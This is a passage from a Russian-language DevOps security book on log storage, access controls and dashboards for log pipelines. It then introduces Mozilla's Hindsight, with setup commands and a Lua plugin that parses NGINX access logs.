Верно говорят: никогда не удаляйте журналы, пока не будете абсолютно уверены в необходимости обратного. Хранение 10 Тбайт журналов на Amazon Glacier стоит менее 100 долларов в месяц, и это нерациональная трата для любого бюджета инфраструктуры. Стоимость получения данных от Glacier еще выше, но в тот день, когда они вам пригодятся, будет наплевать на то, сколько это стоит!

Дешевое, эффективное и надежное архивирование хранилища журналов потребует задействования различных технологий на различных этапах жизни события журнала. На рис. 7.8 показаны журналы, которые в первую очередь вносятся в базу данных, что обычно считается дорогим типом хранения, а затем экспортируются в архив. Мы можем представить, что экспорт выполняется автоматически по истечении, например, 90 дней.

Уровень хранения в конвейере журналирования должен предоставлять интерфейсы, которые DevOps-команда могла бы с легкостью использовать для получения доступа к данным. Существует три типа интерфейсов.

1. *grep-сервер* (классический тип хранения журналов) — сервер с большим объемом дискового пространства, в котором администраторы могут пользоваться консольными инструментами, чтобы исследовать журналы.
2. *Документные базы данных* — тоже популярный вариант, вместе с которым используется Elasticsearch (www.elastic.co) в качестве поисковика по хранилищу. Вы наверняка встречались с панелью наблюдения Kibana, которая обычно сопутствует базам данных Elasticsearch.
3. *Реляционные базы данных*, в частности информационные хранилища, также популярны в качестве корпоративных решений для бизнес-анализа (BI) и систем обслуживания инцидентов безопасности и управления событиями (security incident and event management, SIEM). Раньше было сложно использовать реляционные базы данных для хранения журналов из-за требования строгого парсинга журналов по столбцам, но современные реляционные БД, такие как PostgreSQL, поддерживают типы JSON и позволяют задействовать функциональность, свойственную документным базам данных.




Рис. 7.8. На уровне хранения журналы сначала содержатся в базе данных, откуда их намного проще запрашивать, а затем архивируются для длительного хранения, которое не подразумевает полноценного доступа

Каждый тип обладает своими преимуществами и недостатками, и все предоставляют полезную функциональность для анализа и визуализации журналов. `grep`-сервер позволяет отслеживать журналы в реальном времени или выполнять поиск среди данных недельной давности с помощью `grep`, `awk` и `sed` — инструментов, знакомых большинству инженеров. База данных Elasticsearch в паре с панелью наблюдения Kibana обеспечит один из лучших инструментов визуализации, который может себе позволить бесплатный проект. А если вы предусмотрели какие-то средства для реализации SIEM, такие как HP ArcSight, IBM Qradar или Splunk, то ваши потребности вполне удовлетворит реляционная база данных.

В идеальной ситуации вы могли бы реализовать все три типа, работающих параллельно, чтобы решить, какой из них наиболее полезен. Стоимость хранения играет важную роль в принятии этого решения: хранить 16 Тбайт данных на Elasticsearch будет вдвое дороже, а на Redshift — в пять раз дороже, чем на диске.

Именно здесь жизненный цикл данных журналов начинает играть важную роль, так как вам, возможно, и не нужно хранить журналы длительное время в дорогой базе данных, если их легко снова загрузить по требованию. Необработанные журналы обычно оказываются полезными для инженеров лишь в течение нескольких дней после их формирования при отслеживании проблем в приложении. Через неделю большинство людей начинают наблюдать за совокупными показателями, а необходимость в наличии необработанных журналов исчезает.

Исключением может стать инцидент в сфере безопасности, для расследования которого необходимо иметь необработанные журналы. Попытка угадать, насколько старые журналы пригодятся расследующим, всегда оказывается ошибочной. Иногда оказываются нужны журналы, созданные за день, а иногда — за год до инцидента.

Чем гадать, лучше постройте жизненный цикл журналов, который будет иметь смысл для вашей организации, например такой.

- ❑ *Необработанные журналы 30 дней хранятся на grep-сервере.* Каждую ночь периодически выполняющаяся задача проводит ротацию файлов журналов, сжимает файлы по окончании дня и отправляет их в архив. По истечении 30 дней сжатые файлы удаляются с диска.
- ❑ *Также необработанные журналы записываются в базу данных Elasticsearch другим получателем.* Журналы хранятся под указателями, которые были переданы в течение текущего дня. Указатели хранятся 15 дней, затем удаляются.
- ❑ *Показатели вычисляются третьим получателем и хранятся в их собственной базе данных (на стороннем сервисе).* Они никогда не удаляются: их объем довольно мал, поэтому их можно хранить вечно. Это дает возможность инженерам сравнивать тенденции активности по годам.
- ❑ *В архиве сжатые файлы журналов хранятся в папках рассортированными по годам и месяцам.* Если нужно сократить расходы, журналы легко можно удалить по истечении некоторого времени — не менее трех месяцев. AWS S3 и Glacier предоставляют возможность пользоваться функциональностью для автоматизированного управления, чтобы удалять данные по истечении определенного времени.

Я хочу сделать акцент на том, что журналы следует хранить, даже если это потребует покупки для вашей команды жесткого диска на 10 Тбайт раз в несколько месяцев для того, чтобы журналы (зашифрованные и сжатые) лежали в ящике стола. Экономия, полученная при раннем удалении журналов, покажется вам нерациональной, если нехватка этих журналов помешает расследовать вторжение.

Если вы должны сократить расходы, перейдите на недорогой способ хранения — grep-сервер. Лучше иметь множество журналов в неорганизованном хранилище, чем горстку идеально организованных журналов в дорогостоящей базе данных.

Как уже говорилось, если у вас есть средства для того, чтобы воспользоваться дорогой базой данных, то вы получите неплохое преимущество в виде доступности. В следующем разделе мы обсудим полезные методы получения доступа к журналам и предоставления администраторам возможности самостоятельно их анализировать.

7.5. Анализ журналов

Последний уровень нашего конвейера журналирования — это уровень доступа, предназначенный для того, чтобы давать администраторам, разработчикам и всем кому угодно доступ к данным журналов. Уровень доступа может быть простым, например, как хост-бастион, используемый для получения доступа к данным журналов из сервера для хранения, или сложным, как кластер Apache Spark (<http://spark.apache.org/>), предназначенный для выполнения анализа в весьма крупных базах данных.

На рис. 7.9 уровень доступа отображен в конце конвейера. Это ворота к данным, поэтому они должны быть обеспечены защитой от нежелательного доступа. Журналы часто содержат конфиденциальную информацию об организации и ее

клиентах. Зачастую в них встречаются внутренние входные данные или пароли конечных пользователей, содержащиеся в сообщении и не зашифрованные должным образом. Часто встречаются случаи нахождения ключей API, которые передаются в строке HTTP GET-запроса и журналируются веб-серверами в их журналах доступа. Это определенно не публичные данные, и вам стоит хранить необработанные журналы в безопасном месте.




Рис. 7.9. Уровень доступа расположен в конце конвейера журналирования и предоставляет доступ к необработанным данным журналов, графикам и совокупным показателям

Другой причиной необходимости защищать доступ к журналам является то, что атакующие будут искать способы удалить следы своей активности при вторжении в инфраструктуру. Никто, кроме некоторых из администраторов, не должен иметь возможности удалять данные журналов. Так что меры безопасности вы должны реализовывать в соответствии с этим фактом. Хосты-бастионы с SSH, подобные рассмотренному в главе 4, к которым применяется многофакторная аутентификация, — это прекрасное решение для защиты входных точек в хранилище необработанных журналов.

В то же время предоставление доступа разработчикам, администраторам и менеджерам продукта является важной составляющей процесса проектирования конвейера журналирования. Уровень доступа должен обеспечивать по крайней мере ряд панелей наблюдения и общих показателей для того, чтобы участники организации без труда могли получить доступ, возможно, с помощью веб-интерфейса, требующего аутентификации, такого как OpenID Connect, который вы настраивали для invoicer в главе 3.

Панели наблюдения могут особенно пригодиться при исследовании состояния сервиса. Когда происходят инциденты в сфере безопасности, возможность создавать на лету произвольные панели наблюдения для мониторинга необычной активности может помочь инженерам должным образом организовать их защиту. Elasticsearch

в паре с Kibana стал популярным инструментом для быстрого создания графиков произвольного ряда данных. Большинство современных конвейеров журналирования применяют эту комбинацию на одном из своих уровней.

Hindsight, программа, которую мы будем использовать в главе 8 для анализа журналов, также способна создавать различные типы графиков для облегчения мониторинга панели наблюдения. Пример панели наблюдения для мониторинга вторжений, созданной для сервиса, который часто атакуют, приведен на рис. 7.10. Ломаная линия обозначает неудачные попытки входа в систему. Видно, как она несколько раз поднимается, перед тем как взмыть над значением 4000 в третьей части графика. Другая линия, едва заметная внизу, показывает успешные попытки входа в систему. Она тоже резко поднимается в 02:00, указывая на резкое увеличение количества успешных попыток входа в систему, что явно расценивается как аномалия.



Рис. 7.10. График наблюдения для обнаружения вторжений в конфиденциальный сервис. Каждая из букв А указывает на аномальный рост числа успешных попыток входа в систему, который совпадает с ростом количества неудачных попыток

Графики — важное средство взаимодействия с необычными ситуациями. Когда случаются инциденты, график наблюдения за аномальным трафиком может продемонстрировать значительное отличие медленного, неорганизованного ответа от четко скоординированной работы. Какой бы технологией построения графиков вы ни пользовались, стоит убедиться в том, что вы с ней хорошо знакомы, чтобы создавать новые графики в течение минут. Kibana и Elasticsearch прекрасно работают, как и Prometheus (<https://prometheus.io/>) вместе с Grafana (<http://grafana.org/>) (рис. 7.11).

Можете создавать собственные графики с помощью оригинальных библиотек, но будьте готовы к выполнению этой работы, когда потребуется. И если вам понадобится 12 часов разработки, чтобы создать один новый график, то высока вероятность, что вы не сможете воспользоваться этим решением во время аврала с инцидентом в области безопасности. Возможно, это неподходящий вариант для вашего набора инструментов реагирования на инциденты.




Рис. 7.11. Grafana поддерживает создание различных типов графиков, полезных для быстрого транслирования информации некоторой аудитории. Простота использования таких инструментов, как Grafana, делает их прекрасно подходящими для применения на уровне доступа в конвейере журналирования

Доступ к необработанным журналам важен и при реагировании на инциденты. Графики зачастую не сообщают подробностей, необходимых для расследования шаблонов атак. Консольные инструменты, такие как `grep`, `awk`, `sed`, `cut`, и другие разновидности вызова конвейера и скриптинга через `bash` действительно бывают незаменимыми, когда вы копаетесь в журналах атаки. К тому же при парсинге большого количества журналов пользоваться консольными инструментами людям удобнее, чем языками запросов в базу данных, а возможность иметь точку доступа, которая предоставляет права доступа к необработанным журналам, невероятно улучшит ваши исследовательские возможности.

Если коротко, уровень доступа должен позволять использование инструментов для построения графиков и предоставлять способы передачи этих графиков широкой аудитории, а также ограничивать доступ к необработанным данным для тщательного расследования.

Резюме

- ❑ Пять уровней конвейера журналирования обеспечивают гибкую архитектуру, которая расширяется согласно потребностям организации.
- ❑ Сбор журналов систем с помощью системного журналирования — это простой способ получить представление о поведении сервисов.
- ❑ Журналы аудита системных вызовов охватывают широкий ряд видов активности в Linux-системе.
- ❑ При штатной разработке приложений DevOps-команды должны стандартизировать свои журналы, чтобы облегчить задачу их анализа.
- ❑ Журналы инфраструктуры, такие как NetFlow и AWS CloudTrail, менее подвержены атакам, чем журналы систем, но им может не хватать сведений из контекста и их может быть сложнее анализировать.
- ❑ Сторонние сервисы, такие как GitHub, позволяют пользоваться журналами аудита, которые содержат полезную информацию о пользовательской активности.
- ❑ Системы с брокером сообщений выступают связующим элементом при организации разумной передачи сообщений от создателей журналов к их получателям.
- ❑ В режиме разветвленной поставки копии журналов отправляются множеству получателей, в режиме циклического перебора одно сообщение отправляется лишь одному получателю.
- ❑ Модули анализа — это программы со специфическими задачами, предназначенные для обработки журналов, каждая из которых занимается лишь одной задачей, например наблюдением или выявлением вторжений.
- ❑ Множество модулей анализа могут пользоваться одним потоком журналов с целью распределения нагрузки и работы с одной и той же информацией о состоянии их базы данных.
- ❑ Уровень хранения предназначается для хранения журналов в течение заданного времени. Необработанные журналы зачастую хранятся в течение 90 дней, а совокупные показатели — вечно.
- ❑ Необработанные журналы могут оказаться полезными для расследований в сфере безопасности, и, если позволяет бюджет, стоит хранить их больше 90 дней.
- ❑ Уровень доступа обеспечивает ограниченный доступ к необработанным журналам и защищенный, но гибкий доступ к графикам.
- ❑ Возможность быстро создавать произвольные графики с помощью таких инструментов, как Kibana и Grafana, помогает наблюдать за необычным поведением и окажется крайне важной во время реагирования на инцидент.

Анализ журналов для выявления вторжений и атак

В этой главе

- Изучение компонентов уровня анализа в конвейере журналирования.
- Выявление вторжений и атак с помощью строковых сигнатур, статистики и исторических данных.
- Управление способами оптимального уведомления пользователей.

Из главы 7 вы узнали, как составить конвейер журналирования, который собирает, передает, анализирует и хранит журналы из всей инфраструктуры, а также предоставляет доступ к ним. Многоуровневый конвейер создает гибкую инфраструктуру, в которой журналы из различных источников используются для наблюдения за активностью сервисов организации. В главе 7 был представлен обзор функциональностей, обеспечиваемых всеми уровнями конвейера. В этой главе мы сосредоточимся на третьем уровне — уровне анализа — и погрузимся в техники и примеры кода, связанные с обнаружением вторжений и атак на сервисы.

Конвейер журналирования, используемый в Mozilla во время написания книги, подобен показанному в главе 7. Конвейер используется для наблюдения за состоянием клиентов Firefox (что называется *телеметрией*), работающих в естественной среде, обработки журналов приложений и сервисов, а также выявления необычной активности. Логический центр конвейера находится на уровне анализа, составленного из множества небольших программ, которые постоянно ищут что-то необычное. Эти небольшие программы не настолько продвинутые, чтобы иметь дело с вводом и выводом событий журналов, поэтому они передают эту задачу выделенному центру

обработки данных — программе Hindsight (<http://mng.bz/m4gg>), предназначенной для выполнения работы анализирующих плагинов на потоках данных.

В этой главе мы будем использовать Hindsight для чтения различных типов журналов и написания оригинальных плагинов для их анализа.

ПРИМЕЧАНИЕ

Примеры журналов и плагинов для этой главы расположены в <https://securing-devops.com/ch08/logging-pipeline>. Нужно скопировать этот репозиторий на свою локальную машину и получить Docker-контейнер Hindsight для того, чтобы запускать примеры.

Начнем с описания того, как скомпонованы различные части уровня анализа: Hindsight расположена посередине, а уровни сбора и хранения — по обеим ее сторонам. Затем поговорим о трех различных подходах к выявлению вторжений и атак. Для самого простого из них используются строковые сигнатуры, которые содержат сведения об известных атаках, чтобы отправлять уведомления. Далее сравним статистические модели и подход с подписями, а также узнаем, как эти два подхода дополняют друг друга. И наконец, взглянем на способы применения исторических данных пользовательской активности для того, чтобы выявлять подозрительные области среди соединений.

Последний раздел главы посвящен отправке уведомлений. Вряд ли вы захотите каждый день получать от уровня анализа тысячи уведомлений, которые будут создавать много шума, вместо того чтобы приносить пользу. Если этого не изменить, получатели станут расценивать уведомления как спам и проигнорируют их. В завершающем разделе этой главы мы рассмотрим наилучшие приемы организации отправки уведомлений, а также обсудим способы точной и действенной передачи уведомлений администраторам и конечным пользователям.

8.1. Архитектура уровня анализа журналов

В архитектуре конвейера, о которой мы говорили в главе 7, уровень анализа играет основную роль (рис. 8.1). Он отвечает за получение всех событий журналов, приходящих с уровня потоковой передачи, и принятие решений о том, как с ними нужно поступить. Одни модули анализа обязаны хранить эти необработанные журналы в базе данных, другие будут вычислять показатели и статистику для целей телеметрии, а третьи — выявлять аномалии и вторжения. На последней категории модулей анализа мы сосредоточимся в этой главе.

На уровне анализа следует сделать ряд шагов для того, чтобы обрабатывать каждое событие журнала, проходящее по конвейеру. Их можно кратко сформулировать следующим образом.

1. Получение сообщений, приходящих с уровня потоковой передачи, что потребует соединения с одним или несколькими брокерами сообщений с применением протокола для организации очереди сообщений и постоянного их прочтения.




Рис. 8.1. Три типа модулей обнаружения вторжений, которые будут описаны в этой главе, расположены в пределах уровня анализа, в середине конвейера журналирования, как говорилось в главе 7. Каждый модуль выполняет особые типы обнаружения, высылает уведомления администраторам и фиксирует уведомления в базах данных

2. Преобразование сообщений в стандартный формат, что упростит процесс обработки. Стандартизация позволяет облегчить работу оригинальных анализаторов с событиями вместо того, чтобы указывать каждому из них, как преобразовывать временные метки или IP-адреса.
3. Передача стандартных сообщений анализирующим плагинам. Перенаправление и объединение сообщений позволяет передавать копии заданного сообщения нескольким плагинам одновременно. Плагины выполняют произвольный код, написанный для особых целей: вычисления статистики, выявления сообщений, содержащих заданную строку, и т. д.
4. Выполнение плагинами собственного вывода, отправляемого в определенные места назначения: клиенту e-mail, в базу данных или локальный файл. Также можно связывать плагины в цепочки, передавая сообщения обратно брокеру, чтобы получить цикл анализа.

Мы могли бы спроектировать уровень анализа в виде набора отдельных программ, каждая из которых выполняет все четыре шага, но таким образом получалось бы много повторений в коде, который будет реализовывать шаги 1, 2 и 4. Вместо этого используем инструмент, который будет делать эти шаги самостоятельно, а сами сосредоточимся на написании оригинальных анализирующих плагинов на шаге 3.

Широкий ряд программ, бесплатных или не очень, способен справиться с основными операциями уровня анализа. Таковы, например, Fluentd, Logstash, Splunk и Sumo Logic. Все они могут обрабатывать и стандартизировать журналы, а также выполнять оригинальные плагины. Основные принципы для всех них остаются неизменными, и вы можете задействовать то, что я вам объясняю, в различных инструментах.

Также в крупных организациях распространено создание собственных инструментов для решения специфических задач. В начале 2010-х годов в Mozilla был начат проект Нека, предназначенный для создания конвейера обработки журналов для внутренних сервисов. В Нека, написанном на Go, преследовали цель достижения высокой производительности, и в итоге разработчики столкнулись с ограничениями среды выполнения Go. Именно с этой проблемой встречаются организации, которые каждый день обрабатывают миллиарды событий журналов. Разработчики Нека решили переделать свою программу так, чтобы она состояла из двух компонентов: легковесного ядра обработки данных, написанного на C, что повысило порог перегрузки по сравнению с Go, и плагина, написанного на Lua, выполняемого в изолированной среде. Во время написания книги в некоторые части журналирования и инфраструктуры телеметрии в Mozilla был внедрен проект Hindsight, который можно получить на github.com/mozilla-services/hindsight. Мы используем Hindsight в этой главе, внедряя его на уровень анализа, и рассмотрим, как писать плагины на Lua.

Язык Lua

Lua — это язык программирования, спроектированный простым, быстрым и легко встраиваемым в приложения. Его часто используют в программах, которые поддерживают выполнение плагинов, по причине малого размера его интерпретатора.

Не волнуйтесь, если вы никогда не программировали на Lua. Этот язык несложен в изучении, и в этой главе мы будем пользоваться его базовыми возможностями. Вам нужно лишь базовое понимание программирования, чтобы успешно двигаться по примерам кода в этой главе. Если вы хотите узнать больше, на lua.org имеется обширная документация с примерами.

Hindsight — прекрасный кандидат для внедрения на уровень анализа из-за того, что он поддерживает различные плагины ввода и вывода. Уровень потоковой передачи может передавать сообщения Hindsight, который получит их и обработает с помощью плагина ввода. Журналы стандартизированы и проходят через анализирующие плагины, которые выполняют с ними различные операции. Эта архитектура позволяет разработчикам, возможно незнакомым с подробностями работы конвейера журналирования, писать небольшие анализирующие плагины, зная всего лишь тип ввода, который будет присвоен их плагину. Такая модульная архитектура представлена на рис. 8.2.




Рис. 8.2. События журналов в пределах конвейера обработки данных Hindsight проходят через три уровня: плагины ввода загружают и стандартизируют сообщения, анализирующие плагины выполняют произвольные операции над ними, а плагины вывода фиксируют результирующие данные в заданных местах назначения. Hindsight берет на себя передачу сообщений между уровнями

Было бы непрактично, учитывая цели этой главы, воссоздавать целый конвейер журналирования. Вместо этого мы изолированно поэкспериментируем с Hindsight с помощью контейнера, размещенного в Docker Hub в папке mozilla/hindsight. Код и примеры настроек, которыми будем пользоваться на протяжении всей главы, доступны в GitHub. В листинге 8.1 показаны шаги, необходимые для настройки локальной среды разработки. Настройка позволит вам экспериментировать самостоятельно, причем понимать концепции и приемы, описанные в этой главе, не обязательно.

Листинг 8.1. Hindsight: запуск из локального каталога, смонтированного внутри контейнера

```
$ git clone https://github.com/Securing-DevOps/logging-pipeline.git
```

```
$ tree -L 1 logging-pipeline/
logging-pipeline/
├── cfg
├── logs
└── run
```

Конфигурационная папка Hindsight

Данные журналов, передаваемые в качестве ввода для Hindsight

Плагины ввода, анализа и вывода для среды выполнения

```
$ cd logging-pipeline
```

Позволяет Hindsight фиксировать результаты в каталоге вывода и среды исполнения

```
$ chmod 777 output run
```

```
$ docker pull mozilla/Hindsight
```

← Получает контейнер из Docker Hub

```
$ docker run -it \
  -v $(pwd)/cfg:/app/cfg \
  -v $(pwd)/logs:/app/logs \
  -v $(pwd)/run:/app/run \
  -v $(pwd)/output:/app/output \
  mozilla/hindsight
```

Монтирует локальные каталоги внутри контейнера при запуске, заменяя стандартную конфигурацию и плагины контейнера локальными образцами

После выполнения этих команд Hindsight будет автоматически запущен с применением конфигурации, предоставленной в локальных каталогах `cfg`, `input`, `output` и `run`. Последний особенно интересен, так как в нем содержится исходный код для плагинов.

В каталоге `run` вы найдете три подпапки: `input`, `analysis` и `output` (листинг 8.2). Каждая из них содержит конфигурацию и код, который будет выполняться, когда сообщения достигнут очереди ввода, анализа и вывода в Hindsight.

Листинг 8.2. Каталог `run`, содержащий плагины ввода, анализа и вывода

```
$ tree run/
run/
├── input
│   ├── input_nginx.cfg
│   └── input_nginx.lua
├── analysis
│   ├── counter.cfg
│   ├── counter.lua
│   ├── suspicious_signatures.cfg
│   └── suspicious_signatures.lua
└── output
    ├── heka_debug.cfg
    └── heka_inject_payload.cfg
```

Плагин ввода для загрузки файла журнала nginx

Анализирующий плагин для подсчета количества вводимых записей журналов

Анализирующий плагин для обнаружения подозрительных подписей

Плагин вывода для вывода отладочных данных во время работы Hindsight

Плагин вывода для записи данных вывода в локальный файл

Окинем взглядом некоторые из этих файлов, чтобы понять, как Hindsight их использует. Данные ввода — это файл журнала доступа NGINX, который хранится в `logs/nginx_access.log`. Плагин в `run/input/input_nginx.lua`, показанный в листинге 8.3, считывает и парсит файл строку за строкой, пользуясь оригинальной грамматикой, позволяющей считывать формат журналов NGINX. Парсер использует библиотеку Lua под названием LPeg (Lua Parsing Expression Grammar — грамматика парсинга выражений для Lua), которая преобразует строки журналов в ряд значений. Ряд значений хранится в сообщении Hindsight и передается в очередь для анализа.

Это простой алгоритм, свойственный большинству инструментов для обработки журналов. В обычной среде у вас будет отдельный плагин ввода для каждого типа журнала, присланного с уровня потоковой передачи. К тому же вы не будете

считывать журналы из локального файла, как в данном тренинге, вместо этого свяжетесь с очередью сообщений, чтобы получать поток событий.

Листинг 8.3. Исходный код плагина ввода для журналов NGINX

```
require "io"
local fn = read_config("input_file")
local clf = require "lpeg.common_log_format"
local cnt = 0;
local msg = {
    Timestamp = nil,
    Type      = "logfile",
    Hostname  = "localhost",
    Logger    = "nginx",
    Fields    = nil
}

local grammar = clf.build_nginx_grammar(
    '$remote_addr - $remote_user [$time_local] "$request"
    $status $body_bytes_sent "$http_referer" "$http_user_agent"'
)

function process_message()
    local fh = assert(io.open(fn, "rb"))
    for line in fh:lines() do
        local fields = grammar:match(line)
        if fields then
            msg.Timestamp = fields.time
            fields.time = nil
            msg.Fields = fields
            inject_message(msg, fh:seek())
            cnt = cnt + 1
        end
    end
    fh:close()
    return 0
end
```

Указание стандартизированного сообщения, которое будет передаваться на уровень анализа

Переменная парсинга `nginx` предопределена в модуле `LPEG`

Считывает вводимый файл и обрабатывает каждую строку

Парсит заданную строку в соответствии с локально указанной грамматикой и возвращает ряд значений

Хранит значения в стандартизированном сообщении

Элементарная процедура `Hindsight` для занесения стандартизированного сообщения в очередь для анализа

`Hindsight` берет на себя передачу сообщения на следующий уровень, на котором работают уже плагины анализа. В среде, в которой обрабатывается много различных типов сообщений, должна выполняться операция передачи, чтобы позволить анализирующим плагинам получать те типы сообщений, в которых они заинтересованы. Различные инструменты реализуют это по-разному, но концепция остается неизменной: настройте соответствующую директиву, которая будет делать выборку из входящих сообщений согласно определенному критерию и отправлять ее плагину.

Взглянем на анализирующий плагин-счетчик, единственная задача которого — подсчитывать количество проходящих через него сообщений. В листинге 8.4 показан его конфигурационный файл `run/analysis/counter.cfg`. Обратите внимание на директиву `message_matcher` в этом файле. В ней содержится правило поиска соответствия, которое будет применяться к каждому сообщению, вносимому в очередь для анализа в `Hindsight`. Если сообщение соответствует правилу, то `Hindsight` отправляет его на обработку плагином `run/analysis/counter.lua`.

Листинг 8.4. Настройка плагина-счетчика в `run/analysis/counter.cfg`

```
filename      = "counter.lua"
message_matcher = "Logger == 'nginx' && Type == 'logfile'"
ticker_interval = 5
```

